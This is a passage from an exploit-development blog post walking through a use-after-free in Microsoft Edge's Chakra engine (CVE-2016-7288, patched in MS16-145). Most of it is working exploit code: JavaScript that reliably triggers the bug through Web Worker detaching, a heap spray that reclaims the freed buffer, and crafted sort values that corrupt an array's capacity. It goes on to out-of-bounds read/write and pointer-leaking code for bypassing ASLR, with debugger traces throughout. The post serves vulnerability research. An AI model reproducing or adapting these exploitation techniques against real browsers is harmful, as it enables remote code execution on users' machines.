Exploiting MS16-145: MS Edge TypedArray.sort Use-After-Free (CVE-2016-7288)

Date Tue 02 May 2017 By Francisco Falcon Category Exploitation. Tags Windows Exploitation Binary-Diffing Patch-Tuesday Edge

On February 9, 2017, Natalie Silvanovich from Google Project Zero unrestricted access to P0's issue #983 [1], titled "Microsoft Edge: Use-after-free in TypedArray.sort", which got assigned CVE-2016-7288 and was patched as part of Microsoft security bulletin MS16-145 [2] during December 2016. In this blog post we discuss how I managed to exploit this UAF issue to obtain remote code execution on MS Edge.

TL;DR: this article covers the root cause analysis of the CVE-2016-7288 UAF vulnerability affecting MS Edge, how to reliably trigger the use-after-free, how to influence `Quicksort` in order to control a swap operation and corrupt memory in a precise way, obtaining a relative memory read/write primitive and then turning it into an absolute R/W primitive with some help from WebGL, and finally bypassing Control Flow Guard using Counterfeit Object-Oriented Programming (COOP).

Analysis Notes

This analysis was performed using the following version of MS Edge on Windows 10 Anniversary Update x64:

- Vulnerable module: `chakra.dll` 11.0.14393.0

Introduction

Google Project Zero published a proof-of-concept for this vulnerability [3]. The Project Zero's entry indicates that this bug is a use-after-free vulnerability affecting the JavaScript's `TypedArray.sort` method.

This is the original PoC, as published in Project Zero's bug tracker:

```
<html><body><script>

var buf = new ArrayBuffer( 0x10010);
var numbers = new Uint8Array(buf);
var first = 0;


function v(){
  alert("in v");
  if( first == 0){
       postMessage("test", "http://127.0.0.1", [buf])
    first++;
    }
   return 7;

}

function compareNumbers(a, b) {
  alert("in func");

  return {valueOf : v};
}

try{
    numbers.sort(compareNumbers);
}catch(e){

    alert(e.message);

}
</script></body></html>
```

It's worth noting that, in my tests, this PoC didn't trigger the vulnerability at all. I wasn't able to get a crash not even once, neither with our without page heap enabled.

Root Cause Analysis

According to Mozilla's documentation for the `TypedArray.sort` method [4], "*the sort() method sorts the elements of a typed array in place and returns the typed array*". This method accepts an optional argument called `compareFunction`, which "*specifies a function that defines the sort order*".

The native counterpart of the JavaScript `TypedArray.sort` method is `chakra!TypedArrayBase::EntrySort`, as defined in `lib/Runtime/Library/TypedArray.cpp`.

```
Var TypedArrayBase::EntrySort(RecyclableObject* function, CallInfo callInfo, ...){
    [...]
    // Get the elements comparison function for the type of this TypedArray
    void* elementCompare = reinterpret_cast<void*>(typedArrayBase->GetCompareElementsFunction());

    // Cast compare to the correct function type
    int(__cdecl*elementCompareFunc)(void*, const void*, const void*) = (int(__cdecl*)(void*, const void*, con
st void*))elementCompare;

    void * contextToPass[] = { typedArrayBase, compareFn };

    // We can always call qsort_s with the same arguments. If user compareFn is non-null, the callback will u
se it to do the comparison.
    qsort_s(typedArrayBase->GetByteBuffer(), length, typedArrayBase->GetBytesPerElement(),
elementCompareFunc, contextToPass);
```

As we can see, it calls the `GetCompareElementsFunction` method to obtain the element comparison function, and after a cast, said function is passed as the fourth argument for `qsort_s()` [5]. According to its documentation:

> The qsort_s function implements a quick-sort algorithm to sort an array of num elements [...] qsort_s overwrites this array with the sorted elements. The argument compare is a pointer to a user-supplied routine that compares two array elements and returns a value

> specifying their relationship. qsort_s calls the compare routine one or more times during the sort, passing pointers to two array elements on each call.

All those details from the description of `qsort_s` will be very important for our task, as we'll see throughout this write-up.

The `GetCompareElementsFunction` method is defined in `lib/Runtime/Library/TypedArray.h`, and it just returns the address of the `TypedArrayCompareElementsHelper` function:

```
CompareElementsFunction GetCompareElementsFunction()
{
    return &TypedArrayCompareElementsHelper<TypeName>;
}
```

The native comparison function `TypedArrayCompareElementsHelper` is defined in `TypedArray.cpp`, and its code looks like this:

```
template<typename T> int __cdecl TypedArrayCompareElementsHelper(void* context, const void* elem1, const
void* elem2)
{
[...]
    Var retVal = CALL_FUNCTION(compFn, CallInfo(CallFlags_Value, 3),
        undefined,
        JavascriptNumber::ToVarWithCheck((double)x, scriptContext),
        JavascriptNumber::ToVarWithCheck((double)y, scriptContext));

    Assert(TypedArrayBase::Is(contextArray[0]));
    if (TypedArrayBase::IsDetachedTypedArray(contextArray[0]))
    {
        JavascriptError::ThrowTypeError(scriptContext, JSERR_DetachedTypedArray, _u("[TypedArray].prototype.s
ort"));
    }
    if (TaggedInt::Is(retVal))
    {
        return TaggedInt::ToInt32(retVal);
    }

    if (JavascriptNumber::Is_NoTaggedIntCheck(retVal))
    {
        dblResult = JavascriptNumber::GetValue(retVal);
    }
    else
    {
        dblResult = JavascriptConversion::ToNumber_Full(retVal, scriptContext);
    }
```

The `CALL_FUNCTION` macro will invoke our JS comparison function. Note that after invoking our JS function the code correctly checks if the typed array has been detached by the user-controlled JS code. But then, as explained by Natalie Silvanovich, "*the return value from the function is converted to an integer, which can invoke valueOf. If this function detaches the TypedArray, one swap is performed on the buffer after it is freed*". This element swap operation on a freed buffer happens within `msvcrt!qsort_s` after returning from `TypedArrayCompareElementsHelper`.

The fix for this vulnerability is just an extra check for a possible detached state of the typed array right after the code shown above:

```
// ToNumber may execute user-code which can cause the array to become detached
if (TypedArrayBase::IsDetachedTypedArray(contextArray[0]))
{
    JavascriptError::ThrowTypeError(scriptContext, JSERR_DetachedTypedArray, _u("
[TypedArray].prototype.sort"));
}
```

Project Zero's Proof of Concept

The PoC provided by Project Zero looks pretty straightforward: it creates a typed array (more specifically a `Uint8Array`) backed by an `ArrayBuffer` object, and it calls the `sort` method on the typed array, passing as an argument to it a JS function called `compareNumbers`. This comparison function returns a new object implementing a custom `valueOf` method:

```
function compareNumbers(a, b) {
  alert("in func");

  return {valueOf : v};
}
```

`v` is a function that just detaches the `ArrayBuffer` backing the typed array object by calling the `postMessage` method. It will be invoked when calling `JavascriptConversion::ToNumber_Full()` from `TypedArrayCompareElementsHelper`, when trying to convert the return value of the comparison function to an integer.

```
function v(){
  alert("in v");
  if( first == 0){
       postMessage("test", "http://127.0.0.1", [buf])
    first++;
    }
   return 7;

}
```

This should be enough to trigger the bug. However, after running the PoC many times, I was surprised to see that it wasn't causing any crash on my vulnerable machine.

Triggering the Bug in a Reliable Way

In the past I have written exploits for similar UAF vulnerabilities affecting Internet Explorer, also related to the detaching of the `ArrayBuffer` backing typed array objects at unexpected places. In my experience with IE, when neutering an `ArrayBuffer` via `postMessage`, the raw memory of the `ArrayBuffer` is freed immediately, so use-after-free conditions manifest instantly.

After debugging the Edge content process for a while, I realized that the raw memory of the `ArrayBuffer` object was not being freed immediately but after a few seconds, in a way similar to a "deferred free". This caused the bug not to manifest, since the element swap operation within `qsort_s` didn't hit unmapped memory.

By looking at the source code of the Chakra JS engine it's possible to see that when neutering a `ArrayBuffer`, a `Js::ArrayBuffer::ArrayBufferDetachedState` object is created within the `JavascriptArrayBuffer::CreateDetachedState` method in `lib/Runtime/Library/ArrayBuffer.cpp`. This happens instantly after neutering a `ArrayBuffer`.

```
ArrayBufferDetachedStateBase* JavascriptArrayBuffer::CreateDetachedState(BYTE* buffer, uint32 bufferLength)
{
#if _WIN64
    if (IsValidVirtualBufferLength(bufferLength))
    {
        return HeapNew(ArrayBufferDetachedState<FreeFn>, buffer, bufferLength, FreeMemAlloc, ArrayBufferAlloc
ationType::MemAlloc);
    }
    else
    {
        return HeapNew(ArrayBufferDetachedState<FreeFn>, buffer, bufferLength, free, ArrayBufferAllocationTyp
e::Heap);
    }
#else
    return HeapNew(ArrayBufferDetachedState<FreeFn>, buffer, bufferLength, free, ArrayBufferAllocationType::H
eap);
#endif
}
```

An `ArrayBufferDetachedState` object represents an intermediate state, in which an `ArrayBuffer` object has been detached and cannot longer be used, but its raw memory has not been freed yet. At this point, something very interesting is that the `ArrayBufferDetachedState` object holds a pointer to the function that must be used to free the raw memory of the detached `ArrayBuffer`. As shown above, if `IsValidVirtualBufferLength()` returns `true`, then `Js::JavascriptArrayBuffer::FreeMemAlloc` (which is just a wrapper for `VirtualFree`) is used; otherwise, `free` is used.

The actual freeing of the raw memory of an `ArrayBuffer` happens within the following call stack. This doesn't happen instantly in the PoC provided by Project Zero; it's only triggered after **all** the JS code has finished running.

```
Js::TransferablesHolder::Release
            |
            v
Js::DetachedStateBase::CleanUp
            |
            v
Js::ArrayBuffer::ArrayBufferDetachedState<void (void *)>::DiscardState(void)
            |
            v
free(), or Js::JavascriptArrayBuffer::FreeMemAlloc (this last one is just a wrapper for VirtualFree)
```

So I needed to find a way to make the raw memory of the detached `ArrayBuffer` be freed almost immediately, before returning to `qsort_s`. I decided to try using a `Web Worker`, which I've already used in the past while exploiting a similar bug in Internet Explorer, plus waiting a couple of seconds, in order to give some time for the raw buffer to be effectively freed.

```
function v(){
    [...]
    the_worker = new Worker('the_worker.js');
    the_worker.onmessage = function(evt) {
        console.log("worker.onmessage: " + evt.toString());
    }
    //Neuter the ArrayBuffer
    the_worker.postMessage(ab, [ab]);
    //Force the underlying raw buffer to be freed before returning!
    the_worker.terminate();
    the_worker = null;

    /* Give some time for the raw buffer to be effectively freed */
    var start = Date.now();
    while (Date.now() - start < 2000){
    }
    [...]
```

I tested this idea with full page heap verification enabled for `microsoftedgecp.exe`, and the crash was immediate. As you can see, the crash happens inside `qsort_s`, when the swap operation tries to operate on the freed buffer:

```
(b0.adc): Access violation - code c0000005 (!!! second chance !!!)
msvcrt!qsort_s+0x3f0:
00007ff8`139000e0 0fb608          movzx   ecx,byte ptr [rax] ds:00000282`b790aff4=??
0:010> r
rax=00000282b790aff4 rbx=000000ff4f1fbeb0 rcx=000000ff4f1fbf68
rdx=00007ffff8aa4dbb rsi=0000000000000002 rdi=000000ff4f1fb9c0
rip=00007ff8139000e0 rsp=000000ff4f1fc0f0 rbp=0000000000000004
 r8=0000000000000004  r9=00010000ffffffff r10=00000282b30c5170
r11=000000ff4f1fb758 r12=00007ffff8ccaed0 r13=00000282b790aff4
r14=00000282b790aff0 r15=000000ff4f1fc608
iopl=0         nv up ei ng nz ac po cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010295
```

The `!heap -p -a @rax` command confirms that the buffer has been freed from `Js::ArrayBuffer::ArrayBufferDetachedState::DiscardState`:

```
0:010> !heap -p -a @rax
ReadMemory error for address 0000027aa4a4ffe8
Use `!address 0000027aa4a4ffe8' to check validity of the address.
ReadMemory error for address 0000027aa4dbffe8
Use `!address 0000027aa4dbffe8' to check validity of the address.
    address 00000282b790aff4 found in
    _DPH_HEAP_ROOT @ 27aa4dd1000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                27aa4e2cc98:      282b790a000             2000
    00007ff81413ed6b ntdll!RtlDebugFreeHeap+0x000000000003c49b
    00007ff81412cfb3 ntdll!RtlpFreeHeap+0x000000000007f0d3
    00007ff8140ac214 ntdll!RtlFreeHeap+0x0000000000000104
    00007ff8138e9dac msvcrt!free+0x000000000000001c
    00007ffff8cc91b2 chakra!Js::ArrayBuffer::ArrayBufferDetachedState<void __cdecl(void * __ptr64)>::DiscardS
tate+0x0000000000000022
    00007ffff8b23701 chakra!Js::DetachedStateBase::CleanUp+0x0000000000000025
    00007ffff8b27285 chakra!Js::TransferablesHolder::Release+0x0000000000000045
    00007ffff9012d86 edgehtml!CStrongReferenceTraits::Release<Windows::Foundation::IAsyncOperation<unsigned i
nt> >+0x0000000000000016
    [...]
```

Reclaiming the Freed Memory

So far we've got a typical UAF condition; at this point, after the **free** operation, we want to reclaim the freed memory and put some useful object there, **before** the freed buffer is accessed by `qsort_s` for the swap operation.

While trying to find a useful object to fill the memory hole, I noticed something very interesting. The raw buffer that holds the elements of the `ArrayBuffer` (that is, the raw buffer that is accessed after it has been freed), is allocated within the `ArrayBuffer` constructor [`lib/Runtime/Library/ArrayBuffer.cpp`]:

```
ArrayBuffer::ArrayBuffer(uint32 length, DynamicType * type, Allocator allocator) :
    ArrayBufferBase(type), mIsAsmJsBuffer(false), isBufferCleared(false),isDetached(false)
{
    buffer = nullptr;
    [...]
    buffer = (BYTE*)allocator(length);
    [...]
```

Notice that the third parameter for the constructor is a function pointer (`Allocator` type), which is called to allocate the raw buffer. If we search for the code invoking this constructor, we see that it's invoked from the `JavascriptArrayBuffer` constructor this way:

```
JavascriptArrayBuffer::JavascriptArrayBuffer(uint32 length, DynamicType * type) :
    ArrayBuffer(length, type, (IsValidVirtualBufferLength(length)) ? AllocWrapper : malloc)
{
}
```

So the `JavascriptArrayBuffer` constructor can invoke the `ArrayBuffer` constructor with two different allocators: `AllocWrapper` (which is a wrapper for `VirtualAlloc`) or `malloc`. Choosing one over the other depends on the boolean result returned by the `IsValidVirtualBufferLength` method (and this bool value is determined by the length of the `ArrayBuffer` to be instantiated, which is fully controlled by us).

This means that, unlike a lot of other UAF scenarios, we can choose in which heap our target buffer will be allocated: full pages managed by `VirtualAlloc/VirtualFree`, or the CRT heap in those cases where `malloc` is used as the allocator.

According to the research published by Moretz Jodeit last year [6], on Internet Explorer 11, `jscript9!LargeHeapBlock` objects are allocated on the CRT heap when allocating a lot of arrays from JavaScript, and they constitute a great target for memory corruption. However, this isn't the case anymore on MS Edge, since `LargeHeapBlock` objects are now allocated via `HeapAlloc()` on another heap. Assuming that the chances would be very low to find another useful object being allocated in the CRT heap via `malloc` in Edge, I quickly decided to move on and focus on finding something useful allocated via `VirtualAlloc`.

Arrays

So, as mentioned above, in order to make the `ArrayBuffer` constructor allocate its raw buffer via `VirtualAlloc`, we need the `IsValidVirtualBufferLength` method to return `true`. Let's take a look at its code [`lib/Runtime/Library/ArrayBuffer.cpp`]:

```
bool JavascriptArrayBuffer::IsValidVirtualBufferLength(uint length)
{

#if _WIN64
    /*
    1. length >= 2^16
    2. length is power of 2 or (length > 2^24 and length is multiple of 2^24)
    3. length is a multiple of 4K
    */
    return (!PHASE_OFF1(Js::TypedArrayVirtualPhase) &&
        (length >= 0x10000) &&
        (((length & (~length + 1)) == length) ||
        (length >= 0x1000000 &&
        ((length & 0xFFFFFF) == 0)
        )
        ) &&
        ((length % AutoSystemInfo::PageSize) == 0)
        );
#else
    return false;
#endif
}
```

That means that we can make it return `true` by specifying, for example, `0x10000` as the length of the `ArrayBuffer` we are creating. This way, the buffer that will be used-after-free will be allocated via `VirtualAlloc`.

Thinking about the **reallocation** operation, I noticed that when allocating big integer arrays from JavaScript code, the arrays are allocated via `VirtualAlloc` too. I used a logging breakpoint like this in WinDbg:

```
> bp kernelbase!VirtualAlloc "k 5;r @$t3=@rdx;gu;r @$t4=@rax;.printf \"Allocated 0x%x bytes @ address %p\\n
\", @$t3, @$t4;gu;dqs @$t4 l4;gc"
```

Which resulted in some output like this:

```
 # Child-SP          RetAddr           Call Site
00 000000d0`f51fb3f8 00007ffc`3a932f11 KERNELBASE!VirtualAlloc
01 000000d0`f51fb400 00007ffc`255fa5f5 EShims!NS_ACGLockdownTelemetry::APIHook_VirtualAlloc+0x51
```

```
02 000000d0`f51fb450 00007ffc`255fdc4b chakra!Memory::VirtualAllocWrapper::Alloc+0x55
03 000000d0`f51fb4b0 00007ffc`2565bc38 chakra!Memory::SegmentBase<Memory::VirtualAllocWrapper>::Initialize+0x
ab
04 000000d0`f51fb510 00007ffc`255fc8e2 chakra!Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::AllocPa
geSegment+0x9c
Allocated 0x10000 bytes @ address 000002d0909a0000
000002d0`909a0000  00000000`00000000
000002d0`909a0008  00000000`00000000
000002d0`909a0010  00000000`00000000
000002d0`909a0018  00000000`00000000
```

Inspecting the contents of that memory a bit later shows the structure of an array:

```
0:025> dds 000002d0909a0000
000002d0`909a0000  00000000
000002d0`909a0004  00000000
000002d0`909a0008  0000ffe0
000002d0`909a000c  00000000
000002d0`909a0010  00000000
000002d0`909a0014  00000000
000002d0`909a0018  0000ce7c
000002d0`909a001c  00000000
000002d0`909a0020  00000000     // <--- Js::SparseArraySegment object starts here
000002d0`909a0024  00003ff2     // array length
000002d0`909a0028  00003ff2     // array reserved capacity
000002d0`909a002c  00000000
000002d0`909a0030  00000000
000002d0`909a0034  00000000
000002d0`909a0038  41414141     //array elements
000002d0`909a003c  41414141
000002d0`909a0040  41414141
```

At offset 0x20 of that memory dump we have an instance of the `Js::SparseArraySegment` class, which is referenced by the `head` member of `JavascriptNativeIntArray` objects:

```
0000029c`73ea82c0  00007ffc`259b38d8    chakra!Js::JavascriptNativeIntArray::`vftable'
0000029c`73ea82c8  0000029b`725590c0    //Pointer to type information
0000029c`73ea82d0  00000000`00000000
0000029c`73ea82d8  00000000`00010005
0000029c`73ea82e0  00000000`00003ff2    // array length
0000029c`73ea82e8  000002d0`909a0020    // <--- 'head' member, points to Js::SparseArraySegment object
```

At offset 0x8 of the `Js::SparseArraySegment` object we can see the reserved capacity of the integer array, with the elements of the array starting at offset 0x18. Since the UAF vulnerability allows us to **swap two dwords when `qsort_s` decides to exchange the order of two elements**, we'll try to take advantage of this to swap the array's reserved capacity with one of the array elements (which are fully controlled by us). If we manage to do that, we'll be able to read and write memory outside the limits of the array.

By the way, my `reclaim` function (which is called **after** detaching the `ArrayBuffer` and **before** returning from `v()`) looks like this. Note that I'm subtracting 0x38 (offset of the array elements from the beginning of the buffer) from the 0x10000 size and then dividing it by 4 (size of each element), so allocation size is exactly 0x10000. This spray has the additional property that the allocated block are adjacent to each other with no gaps in between, which will be helpful later.

```
function reclaim(){
    var NUMBER_ARRAYS = 20000;
    arr = new Array(NUMBER_ARRAYS);
    for (var i = 0; i < NUMBER_ARRAYS; i++) {
        /* Allocate an array of integers */
        arr[i] = new Array((0x10000-0x38)/4);
        for (var j = 0; j < arr[i].length; j++) {
            arr[i][j] = 0x41414141;
        }
    }
}
```

Interestingly, if for some reason you were thinking about spraying blocks bigger than 0x10000 while still complying with the `IsValidVirtualBufferLength` checks, you'll soon notice how slow the `quicksort` algorithm can be when operating on arrays with a lot of repeated elements [7] :) So it's definitely better to stick with 0x10000, which is the minimum length for which `IsValidVirtualBufferLength` will return `true`, unless you want your exploit to run for minutes.

Influencing Quicksort and Controlling the Swap Operation

At this point you may want to have a reminder about how the `quicksort` algorithm works [8], as well as taking a look at a concrete implementation of it [9]. Note that in order for `qsort_s` to do the precise element swap we need (exchanging the integer array reserved capacity at offset 0x28 of the buffer with one of the array elements at offset >= 0x38), we must carefully craft three things:

- the values stored within the `ArrayBuffer` which will be sorted
- the position of those values within the `ArrayBuffer`
- the value returned by our JS comparison function (-1, 0, 1) [10]

After doing some tests I came up with this `ArrayBuffer` setup, which will trigger the exact swap operation that I need:

```
var ab = new ArrayBuffer(0x10000);
var ia = new Int32Array(ab);
[...]

ia[0x0a] = 0x9;           // Array capacity, gets swapped (offset 0x28 of the buffer)
ia[0x13] = 0x55555555;    // gets swapped (offset 0x4C of the buffer, element at index 5 of the int array)
ia[0x20] = 0x66666666;
```


With that setup, my comparison function will only trigger the use-after-free when the elements to compare are the two values I want to swap:

```
[...]
if ((this.a == 0x9) && (this.b == 0x55555555)){
    //Let's detach the 'ab' ArrayBuffer
    the_worker = new Worker('the_worker.js');
    the_worker.onmessage = function(evt) {
        console.log("worker.onmessage: " + evt.toString());
    }
    the_worker.postMessage(ab, [ab]);
    //Force the underlying raw buffer to be freed before returning!
    the_worker.terminate();
    the_worker = null;

    //Give some time for the raw buffer to be effectively freed
    var start = Date.now();
    while (Date.now() - start < 2000){
    }

    //Refill the memory hole with a useful object (an int array)
    reclaim();
    //Returning 1 means that 9 > 0x55555555, so their positions must be swapped
    return 1;
}
[...]
```

We can verify that we're doing the swap in the expected way by setting a breakpoint at `JavascriptArrayBuffer::FreeMemAlloc`, where `VirtualFree` is about to be called to free the raw buffer of the `ArrayBuffer`:





```
0:023> bp chakra!Js::JavascriptArrayBuffer::FreeMemAlloc+0x1a "r @$t0 = @rcx"
0:023> g
chakra!Js::JavascriptArrayBuffer::FreeMemAlloc+0x1a:
00007fff`f8cc975a 48ff253f8d1100  jmp     qword ptr [chakra!_imp_VirtualFree (00007fff`f8de24a0)] ds:00007fff
`f8de24a0={KERNELBASE!VirtualFree (00007ff8`11433e50)}
```

Execution has stopped at the breakpoint, so now we can inspect the contents of the `ArrayBuffer` that is about to be freed while it's being sorted:

```
0:024> dds @rcx l21
00000235`48070000  00000000
00000235`48070004  00000000
00000235`48070008  00000000
00000235`4807000c  00000000
00000235`48070010  00000000
00000235`48070014  00000000
00000235`48070018  00000000
00000235`4807001c  00000000
00000235`48070020  00000000
00000235`48070024  00000000
00000235`48070028  00000009        // the dword at this position will be swapped...
00000235`4807002c  00000000
00000235`48070030  00000000
00000235`48070034  00000000
00000235`48070038  00000000
00000235`4807003c  00000000
00000235`48070040  00000000
00000235`48070044  00000000
00000235`48070048  00000000
00000235`4807004c  55555555        // ... with the dword at this position
00000235`48070050  00000000
00000235`48070054  00000000
00000235`48070058  00000000
00000235`4807005c  00000000
00000235`48070060  00000000
00000235`48070064  00000000
00000235`48070068  00000000
00000235`4807006c  00000000
00000235`48070070  00000000
00000235`48070074  00000000
00000235`48070078  00000000
00000235`4807007c  00000000
00000235`48070080  66666666
```

You can see the value `0x9` at offset 0x28, and the value `0x55555555` at offset `0x4c`. The value `0x66666666` can also be seen at offset `0x80`, but it's not relevant now; it was there to influence the `quicksort` algorithm and cause the precise swap we need.

Now we can set a couple breakpoints at the `qsort_s` function, right after the instructions where it calls the `TypedArrayCompareElementsHelper` native comparison function (which ultimately calls our JS comparison function):




```
0:010> bp msvcrt!qsort_s+0x3c2
0:010> bp msvcrt!qsort_s+0x194
```

We resume the execution, and after a couple seconds the breakpoint is hit. If everything went fine, the `ArrayBuffer` should have been freed and its memory reclaimed with one of the sprayed integer arrays:

```
0:024> g
Breakpoint 2 hit
msvcrt!qsort_s+0x194:
00007ff8`138ffe84 85c0            test    eax,eax
0:010> dds 00000235`48070000
00000235`48070000  00000000
00000235`48070004  00000000
00000235`48070008  0000ffe0
00000235`4807000c  00000000
00000235`48070010  00000000
00000235`48070014  00000000
00000235`48070018  00009e75
00000235`4807001c  00000000
00000235`48070020  00000000        // Js::SparseArraySegment object starts here
00000235`48070024  00003ff2
00000235`48070028  00003ff2        // reserved capacity of the integer array; it occupies the position of th
e 0x9 value that will be swapped
00000235`4807002c  00000000
00000235`48070030  00000000
00000235`48070034  00000000
00000235`48070038  41414141        // elements of the integer array start here
00000235`4807003c  41414141
00000235`48070040  41414141
00000235`48070044  41414141
00000235`48070048  41414141
00000235`4807004c  7fffffff        // this one occupies the position of the 0x55555555 value which is going
 to be swapped
00000235`48070050  41414141
00000235`48070054  41414141
```

Awesome! :) One of our sprayed integer arrays is now occupying the memory previously occupied by the raw buffer of the `ArrayBuffer` object. The swap code of `qsort_s` will now exchange the dword at offset 0x28 (before UAF: value 0x9, now: capacity of the int array) with the dword at offset 0x4c (before UAF: array element with value 0x55555555, now: array element with value 0x7fffffff).

The swap happens within this loop:

```
qsort_s+1B0  loc_11012FEA0:
qsort_s+1B0                movzx   eax, byte ptr [rdx]       ; grab a byte from the dword @ offset 0x4c
qsort_s+1B3                movzx   ecx, byte ptr [r9+rdx]    ; grab a byte from the dword @ offset 0x28
qsort_s+1B8                mov     [r9+rdx], al              ; swap
qsort_s+1BC                mov     [rdx], cl                 ; swap
```

```
qsort_s+1BE                 lea     rdx, [rdx+1]                ; proceed with the next byte of the dwords
qsort_s+1C2                 sub     r8, 1
qsort_s+1C6                 jnz     short loc_11012FEA0         ; loop
```

After a successful swap, the int array looks like this, showing that **we have overwritten its original capacity with a very big value** (0x7fffffff):

```
0:010> dds 00000235`48070000
00000235`48070000  00000000
00000235`48070004  00000000
00000235`48070008  0000ffe0
00000235`4807000c  00000000
00000235`48070010  00000000
00000235`48070014  00000000
00000235`48070018  00009e75
00000235`4807001c  00000000
00000235`48070020  00000000         // Js::SparseArraySegment object starts here
00000235`48070024  00003ff2
00000235`48070028  7fffffff         // <--- we've overwritten the array capacity with a big value!
00000235`4807002c  00000000
00000235`48070030  00000000
00000235`48070034  00000000
00000235`48070038  41414141
00000235`4807003c  41414141
00000235`48070040  41414141
00000235`48070044  41414141
00000235`48070048  41414141
00000235`4807004c  00003ff2         // the old array capacity has been written here
00000235`48070050  41414141
00000235`48070054  41414141
```

Gaining a relative memory Read/Write primitive

Since we've overwritten the original capacity of the array with an arbitrary value of 0x7fffffff, now we can take advantage of this corrupted int array to read and write memory outside its bounds.

However, our R/W primitive has some limitations:

- Being the array capacity a 32-bit integer, we won't be able to address the whole 64-bit address space of the Edge process; instead, we'll be able to address up to 4 Gb of memory, starting from the base address of this int array.
- Also, having control over a 32-bit index while the target address is calculated as a 64-bit pointer, we'll only be able to access memory addresses greater than the base address of our corrupted int array; it's not possible to address lower ones.
- Finally, this is a **relative** memory R/W primitive. We cannot specify the absolute address we want to read from/write to; instead, we specify an offset from the base address of our corrupted int array.

Finding the Corrupted Integer Array

Finding the corrupted integer array which will provide us with the R/W primitive is really easy. We just need to traverse all the sprayed int arrays, looking for the one whose element at index 5 has a value different than 0x41414141 (remember that during the swap operation the original array capacity is written to the position where the element with index 5 is located).

```
function find_corrupted_index(){
    for (var i = 0; i < arr.length; i++){
        if (arr[i][5] != 0x41414141){
            return i;
        }
    }
    return -1;
}
```

Once we have identified the corrupted integer array, we can perform out-of-bounds reads and writes. In the following code snippet we're using it to read values from the memory right after the corrupted array (which should be another int array - remember that we've sprayed thousands of int arrays, each one occupying exactly 0x10000 bytes, and they are adjacent and aligned to 0x10000). Notice how we can succeed at using an arbitrary index like 0x4000, when the real int array capacity is 0x3ff2 elements:

```
var corrupted_index = find_corrupted_index();
if (corrupted_index != -1){
    arr[corrupted_index][0x4000] = 0x21212121;                          // OOB write
```

```
    alert("OOB read: 0x" + arr[corrupted_index][0x3ff8].toString(16));  // OOB read
}
```

Also, you should always keep in mind that doing an OOB read from an arbitrary index `N` requires a previous write to index >= `N`.

Leaking pointers

At this point, having a R/W primitive, we are interested in leaking a few pointers so we can infer the address of some module and bypass ASLR. I achieved this by interleaving the sprayed arrays of integers with some arrays of string objects in my `reclaim` JS function:

```
function reclaim(){
    var NUMBER_ARRAYS = 10000;
    arr = new Array(NUMBER_ARRAYS);
    var the_string = "MS16-145";
    for (var i = 0; i < NUMBER_ARRAYS; i++) {
        if ((i % 10) == 9){
            the_element = the_string;
            /* Allocate an array of strings */
            arr[i] = new Array((0x10000-0x38)/8);   //sizeof(ptr) == 8
        }
        else{
            the_element = 0x41414141;
            /* Allocate an array of integers */
            arr[i] = new Array((0x10000-0x38)/4);   //sizeof(int) == 4
        }

        for (var j = 0; j < arr[i].length; j++) {
            arr[i][j] = the_element;
        }
    }
}
```

This way, after corrupting the reserved capacity of one of the arrays, we can perform out-of-bounds reads every 0x10000 bytes past our array, traversing the adjacent ones, looking for the closest array of string objects:

```
//Traverse the adjacent arrays, looking for the closest array of string objects
for (var i = 0; i < (arr.length - corrupted_index); i++){
    base_index = 0x4000 * i;        //Index to make it point to the first element of another array
    //Remember, you need to write at least to offset N if you want to read from offset N
    arr[corrupted_index][base_index + 0x20] = 0x21212121;
    //If it's an array of objects (as opposed to array of ints filled with 0x41414141)
    if (arr[corrupted_index][base_index] != 0x41414141){
        alert("found pointer: 0x" + ud(arr[corrupted_index][base_index+1]).toString(16) + ud(arr[corrupted_in
dex][base_index]).toString(16));
        break;
    }
}
```

The `ud()` function shown there is just a little helper to read values as unsigned dwords:

```
//Read as unsigned dword
function ud(sd) {
    return (sd < 0) ? sd + 0x100000000 : sd;
